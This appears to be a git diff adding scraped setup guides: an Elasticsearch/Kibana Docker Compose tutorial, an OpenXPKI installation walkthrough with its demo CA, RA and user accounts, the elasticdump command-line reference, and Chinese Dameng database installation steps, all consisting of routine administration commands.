bin/elasticsearch-certutil cert --silent --pem -out config/certs/certs.zip --in config/certs/instances.yml --ca-cert config/certs/ca/ca.crt --ca-key config/certs/ca/ca.key;
|
||||
unzip config/certs/certs.zip -d config/certs;
|
||||
fi;
|
||||
echo "Setting file permissions"
|
||||
chown -R root:root config/certs;
|
||||
find . -type d -exec chmod 750 \\{\\} \\;;
|
||||
find . -type f -exec chmod 640 \\{\\} \\;;
|
||||
echo "Waiting for Elasticsearch availability";
|
||||
until curl -s --cacert config/certs/ca/ca.crt https://es01:9200 | grep -q "missing authentication credentials"; do sleep 30; done;
|
||||
echo "Setting kibana\_system password";
|
||||
until curl -s -X POST --cacert config/certs/ca/ca.crt -u "elastic:${ELASTIC\_PASSWORD}" -H "Content-Type: application/json" https://es01:9200/\_security/user/kibana\_system/\_password -d "{\\"password\\":\\"${KIBANA\_PASSWORD}\\"}" | grep -q "^{}"; do sleep 10; done;
|
||||
echo "All done!";
|
||||
'
|
||||
healthcheck:
|
||||
test: \["CMD-SHELL", "\[ -f config/certs/es01/es01.crt \]"\]
|
||||
interval: 1s
|
||||
timeout: 5s
|
||||
retries: 120
|
||||
|
||||
es01:
|
||||
image: docker.elastic.co/elasticsearch/elasticsearch:${STACK\_VERSION}
|
||||
volumes:
|
||||
- certs:/usr/share/elasticsearch/config/certs
|
||||
- esdata:/usr/share/elasticsearch/data
|
||||
ports:
|
||||
- ${ES\_PORT}:9200
|
||||
environment:
|
||||
- node.name=es01
|
||||
- cluster.name=${CLUSTER\_NAME}
|
||||
- discovery.type=single-node
|
||||
- ELASTIC\_PASSWORD=${ELASTIC\_PASSWORD}
|
||||
- bootstrap.memory\_lock=true
|
||||
- xpack.security.enabled=true
|
||||
- xpack.security.http.ssl.enabled=true
|
||||
- xpack.security.http.ssl.key=certs/es01/es01.key
|
||||
- xpack.security.http.ssl.certificate=certs/es01/es01.crt
|
||||
- xpack.security.http.ssl.certificate\_authorities=certs/ca/ca.crt
|
||||
- xpack.security.transport.ssl.enabled=true
|
||||
- xpack.security.transport.ssl.key=certs/es01/es01.key
|
||||
- xpack.security.transport.ssl.certificate=certs/es01/es01.crt
|
||||
- xpack.security.transport.ssl.certificate\_authorities=certs/ca/ca.crt
|
||||
- xpack.security.transport.ssl.verification\_mode=certificate
|
||||
- xpack.license.self\_generated.type=${LICENSE}
|
||||
mem\_limit: ${MEM\_LIMIT}
|
||||
ulimits:
|
||||
memlock:
|
||||
soft: -1
|
||||
hard: -1
|
||||
healthcheck:
|
||||
test:
|
||||
\[
|
||||
"CMD-SHELL",
|
||||
"curl -s --cacert config/certs/ca/ca.crt https://localhost:9200 | grep -q 'missing authentication credentials'",
|
||||
\]
|
||||
interval: 10s
|
||||
timeout: 10s
|
||||
retries: 120
|
||||
|
||||
kibana:
|
||||
depends\_on:
|
||||
es01:
|
||||
condition: service\_healthy
|
||||
image: docker.elastic.co/kibana/kibana:${STACK\_VERSION}
|
||||
volumes:
|
||||
- certs:/usr/share/kibana/config/certs
|
||||
- kibanadata:/usr/share/kibana/data
|
||||
ports:
|
||||
- ${KIBANA\_PORT}:5601
|
||||
environment:
|
||||
- SERVERNAME=kibana
|
||||
- ELASTICSEARCH\_HOSTS=https://es01:9200
|
||||
- ELASTICSEARCH\_USERNAME=kibana\_system
|
||||
- ELASTICSEARCH\_PASSWORD=${KIBANA\_PASSWORD}
|
||||
- ELASTICSEARCH\_SSL\_CERTIFICATEAUTHORITIES=config/certs/ca/ca.crt
|
||||
- SERVER\_PUBLICBASEURL=http://localhost:5601
|
||||
mem\_limit: ${MEM\_LIMIT}
|
||||
healthcheck:
|
||||
test:
|
||||
\[
|
||||
"CMD-SHELL",
|
||||
"curl -s -I http://localhost:5601 | grep -q 'HTTP/1.1 302 Found'",
|
||||
\]
|
||||
interval: 10s
|
||||
timeout: 10s
|
||||
retries: 120
|
||||
|
||||
volumes:
|
||||
certs:
|
||||
driver: local
|
||||
esdata:
|
||||
driver: local
|
||||
kibanadata:
|
||||
driver: local
|
||||
|
||||
## 4\. Start Docker Compose
|
||||
|
||||
Now you can start Elasticsearch and Kibana using Docker Compose. Run the following command from your project directory
|
||||
|
||||
docker compose up -d
|
||||
|
||||
**5\. Access Elasticsearch and Kibana**
|
||||
|
||||
Once Docker Compose has started the services, you can access Elasticsearch at `https://<localhost or serverip>:9200` and Kibana at `http://<localhost or serverip>:5601` in your web browser.
|
||||
|
||||
Log in to Elasticsearch or Kibana as the `elastic` user and the password is the one you set earlier in the `.env` file.
|
||||
|
||||
## Conclusion
|
||||
|
||||
You’ve successfully set up Elasticsearch and Kibana on a single-node using Docker Compose.
|
||||
|
||||
**Reference** [https://www.elastic.co/guide/en/elasticsearch/reference/current/docker.html](https://www.elastic.co/guide/en/elasticsearch/reference/current/docker.html)
|
||||
+188
@@ -0,0 +1,188 @@
|
||||
---
|
||||
page-title: "Step-by-Step Guide: Setting Up OpenXPKI for Secure Digital Certificates in Linux | by Riski Ilyas | Medium"
|
||||
url: https://medium.com/@riskiilyas03/step-by-step-guide-setting-up-openxpki-for-secure-digital-certificates-in-linux-107b06b2c0c1
|
||||
date: "2024-09-09 15:16:40"
|
||||
---
|
||||
|
||||
> openxpki
|
||||
|
||||
---
|
||||
|
||||
## Step-by-Step Guide: Setting Up OpenXPKI for Secure Digital Certificates in Linux
|
||||
|
||||
[
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
](https://medium.com/@riskiilyas03?source=post_page-----107b06b2c0c1--------------------------------)
|
||||
|
||||

|
||||
|
||||
source: [https://github.com/openxpki](https://github.com/openxpki)
|
||||
|
||||
In the ever-evolving landscape of digital security, the need for robust Public Key Infrastructure (PKI) solutions has become paramount. OpenXPKI, a versatile and open-source PKI software, offers a powerful framework for managing digital certificates and ensuring the secure exchange of information in a networked environment.
|
||||
|
||||
This article serves as your gateway to understanding and harnessing the capabilities of OpenXPKI. Whether you’re looking to establish a Certificate Authority (CA), manage registration processes as a Registration Authority (RA), or simply utilize digital certificates as a common user, we’ve got you covered. In the following sections, we’ll provide a step-by-step guide on installing and using OpenXPKI in various roles.
|
||||
|
||||
## Why OpenXPKI?
|
||||
|
||||
OpenXPKI combines flexibility and security, making it an ideal choice for organizations seeking a reliable PKI solution. With features tailored for Certificate Authorities, Registration Authorities, and end users, OpenXPKI streamlines the often complex processes involved in managing digital certificates.
|
||||
|
||||
From securing communications to enabling digital signatures and authentication, OpenXPKI empowers you to build a robust and trustworthy infrastructure. Whether you’re a system administrator, security professional, or a curious enthusiast, this guide will walk you through the process of setting up and utilizing OpenXPKI in a manner that suits your specific needs.
|
||||
|
||||
So, let’s embark on this journey into the realm of OpenXPKI, demystifying its installation and usage for Certificate Authorities, Registration Authorities, and common users alike.
|
||||
|
||||
## Docker Installation
|
||||
|
||||
To simplify the installation process and ensure compatibility across various environments, we’ll guide you through setting up OpenXPKI on a Linux system using Docker containers. Docker provides a convenient way to package applications and their dependencies, allowing for seamless deployment and scalability. Let’s dive into the world of OpenXPKI and set the stage for a secure and efficient Public Key Infrastructure.
|
||||
|
||||
First and foremost, ensure that Docker, Docker Compose, and Make are installed on your local machine. If you haven’t installed these components yet, follow the steps provided below.
|
||||
|
||||
1. Install Docker
|
||||
|
||||
sudo apt update
|
||||
sudo apt install -y apt-transport-https ca-certificates curl software-properties-common
|
||||
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
|
||||
echo "deb \[signed-by=/usr/share/keyrings/docker-archive-keyring.gpg\] https://download.docker.com/linux/ubuntu $(lsb\_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
|
||||
sudo apt update
|
||||
sudo apt install -y docker-ce docker-ce-cli containerd.io
|
||||
sudo usermod -aG docker $USER
|
||||
docker --version
|
||||
|
||||

|
||||
|
||||
Finished Installing Docker
|
||||
|
||||
2\. Install Docker-Compose
|
||||
|
||||
sudo apt update
|
||||
sudo curl -L "https://github.com/docker/compose/releases/latest/download/docker-compose-$(uname -s)\-$(uname -m)" -o /usr/local/bin/docker-compose
|
||||
sudo chmod +x /usr/local/bin/docker-compose
|
||||
docker-compose --version
|
||||
|
||||

|
||||
|
||||
Finished Installing Docker-Compose
|
||||
|
||||
3\. Install Make
|
||||
|
||||
sudo apt update
|
||||
sudo apt install make
|
||||
make --version
|
||||
|
||||

|
||||
|
||||
Finished Installing Make
|
||||
|
||||
With Docker, Docker Compose, and Make successfully installed on your local machine, you are now ready to proceed with the installation of OpenXPKI. The following steps will guide you through the process, ensuring a smooth setup for your Certificate Authority (CA), Registration Authority (RA), and common user roles. Let’s embark on this journey into implementing OpenXPKI for your secure and efficient Public Key Infrastructure.
|
||||
|
||||
## OpenXPKI Installation
|
||||
|
||||
After installing Docker, Docker-Compose, & Make, we can continue to Install OpenXPKI. The first step is to clone the OpenXPKI Docker Image Repository. You can copy below command to clone the Docker Image.
|
||||
|
||||
git clone https://github.com/openxpki/openxpki-docker.git
|
||||
|
||||
After cloning the Repository, you can change the directory to the Cloned Docker Repository.
|
||||
|
||||
cd openxpki-docker
|
||||
|
||||

|
||||
|
||||
Change to the Repository Directory
|
||||
|
||||
Now you are inside the Docker Directory. The next step is to clone the Config Repository. You can copy the command below:
|
||||
|
||||
git clone https://github.com/openxpki/openxpki-config.git \\
|
||||
--single-branch --branch=community
|
||||
|
||||
Next, to avoid the server to crash when the database is not available, you should copy the configuration into the local.yaml . You can copy the command below
|
||||
|
||||
cp contrib/wait\_on\_init.yaml openxpki-config/config.d/system/local.yaml
|
||||
|
||||
Now, to run the docker-compose. Use below make command to start
|
||||
|
||||
make compose
|
||||
|
||||

|
||||
|
||||
Starting the Web Server with Docker Compose
|
||||
|
||||
The Web-Server is now started, to Open the OpenXPKI Web, you can access [https://localhost:8443/](https://localhost:8443/)
|
||||
|
||||

|
||||
|
||||
Login Page of OpenXPKI
|
||||
|
||||
## Using OpenXPKI as Certificate Authority (CA)
|
||||
|
||||
OpenXPKI provides some Demo Accounts for CA, RA, & Common Users. Now we are going to use Demo Account for CA. Therefore, choose **Test Accounts** in the Authentication Method. Then Click **Login**
|
||||
|
||||

|
||||
|
||||
Login using Test Account
|
||||
|
||||
In the Login form, use **caop** as the username and **openxpki** for the default password. Then click **Login**
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
Now you already Logged in as Certificate Authority (CA), you can do some authority like Certifficate Issuance, Certificate Revocation, Certificate Renewal, Policy Enforcement, etc.
|
||||
|
||||
## Using OpenXPKI as Registration Authority (RA)
|
||||
|
||||
To use OpenXPKI as Registration Authority (RA), you can log in with the same option which is Test Account. Then, you can fill **raop** for the username and **openxpki** for the password. Click **Login** after that.
|
||||
|
||||

|
||||
|
||||
Now you are Logged in as Registration Authority (RA), you can do things like managing User Enrollment, Certificate Request Approval, Certificate Request Revocation, etc
|
||||
|
||||

|
||||
|
||||
To manage Certificate Request, you can click **Home ->My Task**. Here you can approve or revoke any certificate requests from the users.
|
||||
|
||||

|
||||
|
||||
## Using OpenXPKI as Common User
|
||||
|
||||
To use as Common User, The first thing to do is to Log in as Test User, then you can log in as Alice. Therefore, you can fill the username with **alice** and the password with **openxpki** as the default password.
|
||||
|
||||

|
||||
|
||||
Now, you are already Logged in as Alice. The next step is to request a certificate. You can click **Request certificate** menu.
|
||||
|
||||

|
||||
|
||||
Then you can choose **OCSP Responder** for the Certificate Profile. Next, click **Continue**
|
||||
|
||||

|
||||
|
||||
After clicking **Continue,** choose **Generate Key on PKI** to request the certificate.
|
||||
|
||||

|
||||
|
||||
Next, you can customize the Key Algorithm and Key Length. Otherwise, you can just click **Continue.**
|
||||
|
||||

|
||||
|
||||
Next, fill in your own Hostname, for example we can put **alice.my.id**. Then, click **Continue**
|
||||
|
||||

|
||||
|
||||
Next, You can also customize the certificate Info and also add Comment on it. Or you can also use the Default Info and click **Continue**
|
||||
|
||||

|
||||
|
||||
Next, it will show your certificate info and you can edit, submit, or cancel the request. To Proceed the request, click **Submit request**
|
||||
|
||||

|
||||
|
||||
Lastly, retype the Password that already given to the **Password Confirmation** Form
|
||||
|
||||

|
||||
|
||||
Finally, you have already create a Certificate Request! Now, you can log in as Registration User (RA) to approve or revoke the request.
|
||||
|
||||
In conclusion, OpenXPKI emerges as a versatile and indispensable tool in the realm of digital security, offering a robust framework for managing Public Key Infrastructure. Through the installation guide and insights into the roles of Certificate Authority (CA), Registration Authority (RA), and common users, you’ve gained a comprehensive understanding of how OpenXPKI fortifies the security landscape. As a CA, it facilitates precise certificate issuance and management, while the RA ensures a seamless enrollment process. Together, they establish a secure foundation for cryptographic operations. By navigating OpenXPKI, you’ve not only acquired the skills to safeguard information and authenticate users but also laid the groundwork for a resilient and trustworthy digital infrastructure within your organization.
|
||||
+297
@@ -0,0 +1,297 @@
|
||||
---
|
||||
page-title: "elasticdump/elasticsearch-dump - Docker Image | Docker Hub"
|
||||
url: https://hub.docker.com/r/elasticdump/elasticsearch-dump
|
||||
date: "2024-09-26 11:11:29"
|
||||
---
|
||||
Tools for moving and saving indices.
|
||||
|
||||
Elasticdump works by sending an `input` to an `output`. Both can be either an elasticsearch URL or a File.
|
||||
|
||||
If Elasticsearch is not being served from the root directory the `--input-index` and `--output-index` are required. If they are not provided, the additional sub-directories will be parsed for index and type.
|
||||
|
||||
If you prefer using docker to use elasticdump, you can download this project from docker hub:
|
||||
|
||||
The file format generated by this tool is line-delimited JSON files. The dump file itself is not valid JSON, but each line is. We do this so that dumpfiles can be streamed and appended without worrying about whole-file parser integrity.
|
||||
|
||||
```
|
||||
elasticdump: Import and export tools for elasticsearch
|
||||
version: %%version%%
|
||||
|
||||
Usage: elasticdump --input SOURCE --output DESTINATION [OPTIONS]
|
||||
|
||||
--input
|
||||
Source location (required)
|
||||
--input-index
|
||||
Source index and type
|
||||
(default: all, example: index/type)
|
||||
--output
|
||||
Destination location (required)
|
||||
--output-index
|
||||
Destination index and type
|
||||
(default: all, example: index/type)
|
||||
--overwrite
|
||||
Overwrite output file if it exists
|
||||
(default: false)
|
||||
--limit
|
||||
How many objects to move in batch per operation
|
||||
limit is approximate for file streams
|
||||
(default: 100)
|
||||
--size
|
||||
How many objects to retrieve
|
||||
(default: -1 -> no limit)
|
||||
--concurrency
|
||||
The maximum number of requests the can be made concurrently to a specified transport.
|
||||
(default: 1)
|
||||
--concurrencyInterval
|
||||
The length of time in milliseconds in which up to <intervalCap> requests can be made
|
||||
before the interval request count resets. Must be finite.
|
||||
(default: 5000)
|
||||
--intervalCap
|
||||
The maximum number of transport requests that can be made within a given <concurrencyInterval>.
|
||||
(default: 5)
|
||||
--carryoverConcurrencyCount
|
||||
If true, any incomplete requests from a <concurrencyInterval> will be carried over to
|
||||
the next interval, effectively reducing the number of new requests that can be created
|
||||
in that next interval. If false, up to <intervalCap> requests can be created in the
|
||||
next interval regardless of the number of incomplete requests from the previous interval.
|
||||
(default: true)
|
||||
--throttleInterval
|
||||
Delay in milliseconds between getting data from an inputTransport and sending it to an
|
||||
outputTransport.
|
||||
(default: 1)
|
||||
--debug
|
||||
Display the elasticsearch commands being used
|
||||
(default: false)
|
||||
--quiet
|
||||
Suppress all messages except for errors
|
||||
(default: false)
|
||||
--type
|
||||
What are we exporting?
|
||||
(default: data, options: [settings, analyzer, data, mapping, policy, alias, template, component_template, index_template])
|
||||
--filterSystemTemplates
|
||||
Whether to remove metrics-*-* and logs-*-* system templates
|
||||
(default: true])
|
||||
--templateRegex
|
||||
Regex used to filter templates before passing to the output transport
|
||||
(default: ((metrics|logs|\\..+)(-.+)?)
|
||||
--delete
|
||||
Delete documents one-by-one from the input as they are
|
||||
moved. Will not delete the source index
|
||||
(default: false)
|
||||
--searchBody
|
||||
Preform a partial extract based on search results
|
||||
when ES is the input, default values are
|
||||
if ES > 5
|
||||
`'{"query": { "match_all": {} }, "stored_fields": ["*"], "_source": true }'`
|
||||
else
|
||||
`'{"query": { "match_all": {} }, "fields": ["*"], "_source": true }'`
|
||||
[As of 6.68.0] If the searchBody is preceded by a @ symbol, elasticdump will perform a file lookup
|
||||
in the location specified. NB: File must contain valid JSON
|
||||
--searchWithTemplate
|
||||
Enable to use Search Template when using --searchBody
|
||||
If using Search Template then searchBody has to consist of "id" field and "params" objects
|
||||
If "size" field is defined within Search Template, it will be overridden by --size parameter
|
||||
See https://www.elastic.co/guide/en/elasticsearch/reference/current/search-template.html for
|
||||
further information
|
||||
(default: false)
|
||||
--searchBodyTemplate
|
||||
A method/function which can be called to the searchBody
|
||||
doc.searchBody = { query: { match_all: {} }, stored_fields: [], _source: true };
|
||||
May be used multiple times.
|
||||
Additionally, searchBodyTemplate may be performed by a module. See [searchBody Template](#search-template) below.
|
||||
--headers
|
||||
Add custom headers to Elastisearch requests (helpful when
|
||||
your Elasticsearch instance sits behind a proxy)
|
||||
(default: '{"User-Agent": "elasticdump"}')
|
||||
Type/direction based headers are supported .i.e. input-headers/output-headers
|
||||
(these will only be added based on the current flow type input/output)
|
||||
--params
|
||||
Add custom parameters to Elastisearch requests uri. Helpful when you for example
|
||||
want to use elasticsearch preference
|
||||
|
||||
--input-params is a specific params extension that can be used when fetching data with the scroll api
|
||||
--output-params is a specific params extension that can be used when indexing data with the bulk index api
|
||||
NB : These were added to avoid param pollution problems which occur when an input param is used in an output source
|
||||
(default: null)
|
||||
--sourceOnly
|
||||
Output only the json contained within the document _source
|
||||
Normal: {"_index":"","_type":"","_id":"", "_source":{SOURCE}}
|
||||
sourceOnly: {SOURCE}
|
||||
(default: false)
|
||||
--ignore-errors
|
||||
Will continue the read/write loop on write error
|
||||
(default: false)
|
||||
--scrollId
|
||||
The last scroll Id returned from elasticsearch.
|
||||
This will allow dumps to be resumed used the last scroll Id &
|
||||
`scrollTime` has not expired.
|
||||
--scrollTime
|
||||
Time the nodes will hold the requested search in order.
|
||||
(default: 10m)
|
||||
|
||||
--scroll-with-post
|
||||
Use a HTTP POST method to perform scrolling instead of the default GET
|
||||
(default: false)
|
||||
|
||||
--maxSockets
|
||||
How many simultaneous HTTP requests can we process make?
|
||||
(default:
|
||||
5 [node <= v0.10.x] /
|
||||
Infinity [node >= v0.11.x] )
|
||||
--timeout
|
||||
Integer containing the number of milliseconds to wait for
|
||||
a request to respond before aborting the request. Passed
|
||||
directly to the request library. Mostly used when you don't
|
||||
care too much if you lose some data when importing
|
||||
but rather have speed.
|
||||
--offset
|
||||
Integer containing the number of rows you wish to skip
|
||||
ahead from the input transport. When importing a large
|
||||
index, things can go wrong, be it connectivity, crashes,
|
||||
someone forgets to `screen`, etc. This allows you
|
||||
to start the dump again from the last known line written
|
||||
(as logged by the `offset` in the output). Please be
|
||||
advised that since no sorting is specified when the
|
||||
dump is initially created, there's no real way to
|
||||
guarantee that the skipped rows have already been
|
||||
written/parsed. This is more of an option for when
|
||||
you want to get most data as possible in the index
|
||||
without concern for losing some rows in the process,
|
||||
similar to the `timeout` option.
|
||||
(default: 0)
|
||||
--noRefresh
|
||||
Disable input index refresh.
|
||||
Positive:
|
||||
1. Much increase index speed
|
||||
2. Much less hardware requirements
|
||||
Negative:
|
||||
1. Recently added data may not be indexed
|
||||
Recommended using with big data indexing,
|
||||
where speed and system health in a higher priority
|
||||
than recently added data.
|
||||
--inputTransport
|
||||
Provide a custom js file to use as the input transport
|
||||
--outputTransport
|
||||
Provide a custom js file to use as the output transport
|
||||
--toLog
|
||||
When using a custom outputTransport, should log lines
|
||||
be appended to the output stream?
|
||||
(default: true, except for `$`)
|
||||
--transform
|
||||
A method/function which can be called to modify documents
|
||||
before writing to a destination. A global variable 'doc'
|
||||
is available.
|
||||
Example script for computing a new field 'f2' as doubled
|
||||
value of field 'f1':
|
||||
doc._source["f2"] = doc._source.f1 * 2;
|
||||
May be used multiple times.
|
||||
Additionally, transform may be performed by a module. See [Module Transform](#module-transform) below.
|
||||
--awsChain
|
||||
Use [standard](https://aws.amazon.com/blogs/security/a-new-and-standardized-way-to-manage-credentials-in-the-aws-sdks/) location and ordering for resolving credentials including environment variables, config files, EC2 and ECS metadata locations
|
||||
_Recommended option for use with AWS_
|
||||
Use [standard](https://aws.amazon.com/blogs/security/a-new-and-standardized-way-to-manage-credentials-in-the-aws-sdks/)
|
||||
location and ordering for resolving credentials including environment variables,
|
||||
config files, EC2 and ECS metadata locations _Recommended option for use with AWS_
|
||||
--awsAccessKeyId
|
||||
--awsSecretAccessKey
|
||||
When using Amazon Elasticsearch Service protected by
|
||||
AWS Identity and Access Management (IAM), provide
|
||||
your Access Key ID and Secret Access Key.
|
||||
--sessionToken can also be optionally provided if using temporary credentials
|
||||
--awsIniFileProfile
|
||||
Alternative to --awsAccessKeyId and --awsSecretAccessKey,
|
||||
loads credentials from a specified profile in aws ini file.
|
||||
For greater flexibility, consider using --awsChain
|
||||
and setting AWS_PROFILE and AWS_CONFIG_FILE
|
||||
environment variables to override defaults if needed
|
||||
--awsIniFileName
|
||||
Override the default aws ini file name when using --awsIniFileProfile
|
||||
Filename is relative to ~/.aws/
|
||||
(default: config)
|
||||
--awsService
|
||||
Sets the AWS service that the signature will be generated for
|
||||
(default: calculated from hostname or host)
|
||||
--awsRegion
|
||||
Sets the AWS region that the signature will be generated for
|
||||
(default: calculated from hostname or host)
|
||||
--awsUrlRegex
|
||||
Overrides the default regular expression that is used to validate AWS urls that should be signed
|
||||
(default: ^https?:\/\/.*\.amazonaws\.com.*$)
|
||||
--support-big-int
|
||||
Support big integer numbers
|
||||
--big-int-fields
|
||||
Sepcifies a comma-seperated list of fields that should be checked for big-int support
|
||||
(default '')
|
||||
--retryAttempts
|
||||
Integer indicating the number of times a request should be automatically re-attempted before failing
|
||||
when a connection fails with one of the following errors `ECONNRESET`, `ENOTFOUND`, `ESOCKETTIMEDOUT`,
|
||||
ETIMEDOUT`, `ECONNREFUSED`, `EHOSTUNREACH`, `EPIPE`, `EAI_AGAIN`
|
||||
(default: 0)
|
||||
|
||||
--retryDelay
|
||||
Integer indicating the back-off/break period between retry attempts (milliseconds)
|
||||
(default : 5000)
|
||||
--parseExtraFields
|
||||
Comma-separated list of meta-fields to be parsed
|
||||
--maxRows
|
||||
supports file splitting. Files are split by the number of rows specified
|
||||
--fileSize
|
||||
supports file splitting. This value must be a string supported by the **bytes** module.
|
||||
The following abbreviations must be used to signify size in terms of units
|
||||
b for bytes
|
||||
kb for kilobytes
|
||||
mb for megabytes
|
||||
gb for gigabytes
|
||||
tb for terabytes
|
||||
|
||||
e.g. 10mb / 1gb / 1tb
|
||||
Partitioning helps to alleviate overflow/out of memory exceptions by efficiently segmenting files
|
||||
into smaller chunks that then be merged if needs be.
|
||||
--fsCompress
|
||||
gzip data before sending output to file.
|
||||
On import the command is used to inflate a gzipped file
|
||||
--s3AccessKeyId
|
||||
AWS access key ID
|
||||
--s3SecretAccessKey
|
||||
AWS secret access key
|
||||
--s3Region
|
||||
AWS region
|
||||
--s3Endpoint
|
||||
AWS endpoint can be used for AWS compatible backends such as
|
||||
OpenStack Swift and OpenStack Ceph
|
||||
--s3SSLEnabled
|
||||
Use SSL to connect to AWS [default true]
|
||||
|
||||
--s3ForcePathStyle Force path style URLs for S3 objects [default false]
|
||||
|
||||
--s3Compress
|
||||
gzip data before sending to s3
|
||||
--s3ServerSideEncryption
|
||||
Enables encrypted uploads
|
||||
--s3SSEKMSKeyId
|
||||
KMS Id to be used with aws:kms uploads
|
||||
--s3ACL
|
||||
S3 ACL: private | public-read | public-read-write | authenticated-read | aws-exec-read |
|
||||
bucket-owner-read | bucket-owner-full-control [default private]
|
||||
--s3StorageClass
|
||||
Set the Storage Class used for s3
|
||||
(default: STANDARD)
|
||||
--s3Options
|
||||
Set all s3 parameters shown here https://docs.aws.amazon.com/AWSJavaScriptSDK/latest/AWS/S3.html#createMultipartUpload-property
|
||||
A escaped JSON string or file can be supplied. File location must be prefixed with the @ symbol
|
||||
(default: null)
|
||||
--s3Configs
|
||||
Set all s3 constructor configurations
|
||||
A escaped JSON string or file can be supplied. File location must be prefixed with the @ symbol
|
||||
(default: null)
|
||||
--retryDelayBase
|
||||
The base number of milliseconds to use in the exponential backoff for operation retries. (s3)
|
||||
--customBackoff
|
||||
Activate custom customBackoff function. (s3)
|
||||
--tlsAuth
|
||||
Enable TLS X509 client authentication
|
||||
--cert, --input-cert, --output-cert
|
||||
Client certificate file. Use --cert if source and destination are identical.
|
||||
Otherwise, use the one prefixed with --input or --output as needed.
|
||||
--key, --input-key, --o
|
||||
```
|
||||
Executable
+98
@@ -0,0 +1,98 @@
|
||||
---
|
||||
page-title: "安装前准备 | 达梦技术文档"
|
||||
url: https://eco.dameng.com/document/dm/zh-cn/start/install-dm-linux-prepare.html
|
||||
date: "2024-09-05 08:31:52"
|
||||
---
|
||||
## 一、前言
|
||||
|
||||
用户在安装 DM 数据库之前需要检查或修改操作系统的配置,以保证 DM 数据库能够正确安装和运行。
|
||||
|
||||
本文演示环境如下:
|
||||
|
||||
| 操作系统 | CPU | 数据库 |
|
||||
| --- | --- | --- |
|
||||
| CentOS7 | x86\_64 架构 | dm8\_20240116\_x86\_rh7\_64 |
|
||||
|
||||
**信创环境安装部署也可以参考此篇文章,但需注意 CPU 和操作系统对应的 DM 数据库版本。**
|
||||
|
||||
## 二、新建 dmdba 用户
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 安装前必须创建 dmdba 用户,禁止使用 root 用户安装数据库。
|
||||
|
||||
1. 创建用户所在的组,命令如下:
|
||||
|
||||
Copy`groupadd dinstall -g 2001`
|
||||
|
||||
2. 创建用户,命令如下:
|
||||
|
||||
Copy`useradd -G dinstall -m -d /home/dmdba -s /bin/bash -u 2001 dmdba`
|
||||
|
||||
3. 修改用户密码,命令如下:
|
||||
|
||||
Copy`passwd dmdba`
|
||||
|
||||
## 三、修改文件打开最大数
|
||||
|
||||
在 Linux、Solaris、AIX 和 HP-UNIX 等系统中,操作系统默认会对程序使用资源进行限制。如果不取消对应的限制,则数据库的性能将会受到影响。
|
||||
|
||||
永久修改和临时修改。
|
||||
|
||||
- 重启服务器后永久生效。
|
||||
|
||||
使用 root 用户打开 `/etc/security/limits.conf` 文件进行修改,命令如下:
|
||||
|
||||
Copy`vi /etc/security/limits.conf`
|
||||
|
||||
在最后需要添加如下配置:
|
||||
|
||||
Copy`dmdba soft nice 0 dmdba hard nice 0 dmdba soft as unlimited dmdba hard as unlimited dmdba soft fsize unlimited dmdba hard fsize unlimited dmdba soft nproc 65536 dmdba hard nproc 65536 dmdba soft nofile 65536 dmdba hard nofile 65536 dmdba soft core unlimited dmdba hard core unlimited dmdba soft data unlimited dmdba hard data unlimited`
|
||||
|
||||
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 修改配置文件后重启服务器生效。
|
||||
|
||||
切换到 dmdba 用户,查看是否生效,命令如下:
|
||||
|
||||
Copy`su - dmdba`
|
||||
|
||||
Copy`ulimit -a`
|
||||
|
||||
参数配置已生效。
|
||||
|
||||
|
||||
|
||||
- 设置参数临时生效
|
||||
|
||||
可使用 dmdba 用户执行如下命令,使设置临时生效:
|
||||
|
||||
Copy`ulimit -n 65536 ulimit -u 65536`
|
||||
|
||||
> **建议**
|
||||
>
|
||||
> 使用永久修改方式进行配置。
|
||||
|
||||
## 四、目录规划
|
||||
|
||||
1.可根据实际需求规划安装目录,本示例使用默认配置 DM 数据库安装在 /home/dmdba 文件夹下。
|
||||
|
||||
2.规划创建实例保存目录、归档保存目录、备份保存目录。
|
||||
|
||||
Copy`##实例保存目录 mkdir -p /dmdata/data ##归档保存目录 mkdir -p /dmdata/arch ##备份保存目录 mkdir -p /dmdata/dmbak`
|
||||
|
||||
> **注意**
|
||||
>
|
||||
> 使用 root 用户建立文件夹,待 dmdba 用户建立完成后需将文件所有者更改为 dmdba 用户,否则无法安装到该目录下
|
||||
|
||||
## 五、修改目录权限
|
||||
|
||||
将新建的路径目录权限的用户修改为 dmdba,用户组修改为 dinstall。命令如下:
|
||||
|
||||
Copy`chown -R dmdba:dinstall /dmdata/data chown -R dmdba:dinstall /dmdata/arch chown -R dmdba:dinstall /dmdata/dmbak`
|
||||
|
||||
给路径下的文件设置 755 权限。命令如下:
|
||||
|
||||
Copy`chmod -R 755 /dmdata/data chmod -R 755 /dmdata/arch chmod -R 755 /dmdata/dmbak`
|
||||
Executable
+128
@@ -0,0 +1,128 @@
|
||||
---
|
||||
page-title: "数据库安装 | 达梦技术文档"
|
||||
url: https://eco.dameng.com/document/dm/zh-cn/start/dm-install-linux.html
|
||||
date: "2024-09-05 08:31:28"
|
||||
---
|
||||
## 一、前言
|
||||
|
||||
DM 数据库在 Linux 环境下支持**命令行安装**和**图形化安装**,本章节将分别进行详细介绍。
|
||||
|
||||
## 二、挂载镜像
|
||||
|
||||
切换到 root 用户,将 DM 数据库的 iso 安装包保存在任意位置,例如 /opt 目录下,执行如下命令挂载镜像:
|
||||
|
||||
Copy`cd /opt mount -o loop dm8_20240116_x86_rh7_64.iso /mnt`
|
||||
|
||||

|
||||
|
||||
## 三、命令行安装
|
||||
|
||||
切换至 dmdba 用户下,在 /mnt 目录下使用命令行安装数据库程序,依次执行以下命令安装 DM 数据库。
|
||||
|
||||
Copy`su - dmdba cd /mnt`
|
||||
|
||||
|
||||
|
||||
执行如下命令进行安装。
|
||||
|
||||
Copy`./DMInstall.bin -i`
|
||||
|
||||
按需求选择安装语言,没有 key 文件选择 "n",时区按需求选择一般选择 “21”,安装类型选择“1”,安装目录按实际情况配置,这里示例使用默认安装位置。
|
||||
|
||||
|
||||
|
||||
数据库安装大概 1~2 分钟,数据库安装完成后,显示如下界面。
|
||||
|
||||
|
||||
|
||||
